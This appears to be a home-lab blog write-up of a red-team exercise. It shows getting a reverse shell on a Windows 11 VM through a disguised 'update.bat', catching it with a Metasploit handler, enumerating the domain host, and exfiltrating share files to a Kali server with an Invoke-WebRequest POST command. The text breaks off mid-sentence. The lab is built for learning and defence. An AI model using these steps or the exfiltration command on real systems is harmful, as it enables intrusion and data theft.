Data Exfiltration Exercise
Getting a reverse shell on a Windows 11 endpoint and exfiltrating data from a file share
Data Exfiltration Exercise
In this exercise, we will exfiltrate data from the Active Directory share from our Kali VM via a reverse shell. The reverse shell script will be hosted on a webserver served on Kali, which we will then download and execute from the Windows 11 VM. We are essentially using the User Execution: Malicious Link technique (T1204.001) to gain initial access.
By the end of this exercise, we should identify any weakpoints on the lab environment and remediate them to prevent similar attacks.
Red Team Perspective
I am not following a particular framework because I am skipping some steps, such as privilege escalation or reconnaissance. This exercise is mainly a proof of concept and to demonstrate any weak points in my lab setup.
Initial Access

This is the payload I am using. It is pretty much a bat file that executes a PowerShell command that initiates a connection to back our Kali machine (aka a reverse shell). The script is encoded and I am not going to provide the code for obvious reasons, however I recommend watching the following video for more details: https://www.youtube.com/watch?v=Er1nb-4xHdE
This is for pure educational purposes only.

In order to actually receive the connection, we need to start a handler. This can easily be done via Metasploit.
After running msfconsole, run:
1
2
3
4
    use multi/handler
    set LHOST [IP]
    set LPORT [port]
    run

Finally, head to the directory where the malicious bat file is stored and run a simple Python web server. This will be our delivery method. In my case, update.bat is stored in my WebServer directory, so I ran python -m http.server 8080 on that directory.

Victim Perspective (Windows 11 VM)
In the real world, this would be a website with a fancy UI and whatnot, but for demonstration purposes, I am just using Python’s simple web server.

Click on update.bat
For the sake of testing, we will just proceed with the download.

After trying to run the script, we get a message indicating that the digital signature cannot be validated, but nothing related to malicious code. Run anyway.

Afterwards, we should get a PowerShell session on our Kali VM.


This script completely bypassed Windows Defender. No notifications were fired.
I even ran a scan after the shell connection was established.

Everything came back clean. You can check the timestamp of when the meterpreter session was established and compare it to the time of when the scan was complete (bottom right of this screenshot).
Enumeration
This first thing an attacker would do is to get an understanding of the environment they’re in. In our case, the attacker was not targeting any specific person, rather they are hosting a website that serves malware.

The victim’s host name is CLIENT1-BOB, and we are currently logged in under the context of Bob.
The first command they would most likely run is ipconfig /all. In this case, we are provided with valuable information. We know the victim is apart of a domain (cyber.lab), and the domain controller’s IP is presumably 10.10.2.10 because that IP is listed as one of the DNS servers. This is valuable information for potential privesc or lateral movement, however that is out of the scope of this exercise.

We can also get more details about the system by running systeminfo. We can see that the OS is Windows 11 Enterprise edition, the system is running in a virtualized environment, and the domain controller’s hostname is DC01.

We can also run whomai /priv to see what privileges this user has, as well as any groups they belong to. From an attacker’s perspective, the CYBER\SF-Finance and CYBER\SF-IT groups look interesting, as that can point to potential file shares.

We can run net use to enumerate any file shares. Surely enough, we can see the file shares we set up from the File Share Exercise.
Data Exfiltration


After enumerating the shares, we can easily change directories and list out the contents of the share.


To exfiltrate the data, I will be hosting a Python web server that supports file uploads via POST requests. This is essentially our storage server. We will upload the data from the compromised Windows endpoint to Kali this way. There are better ways to exfiltrate data from an attacker’s perspective, but this is merely a proof of concept.
Once our storage server is up and running, we can begin exfiltrating data using Invoke-WebRequest. There are more efficient ways to do this, but I am running the command for each file since there’s only 4. For instance, Invoke-WebRequest -Uri http://192.168.1.168:8000 -Method POST -InFile S:\IT\plans.txt

Back on our storage server terminal, we can see that the files were successfully uploaded to our Kali machine with all the contents intact. Notice the POST requests. Also notice that the 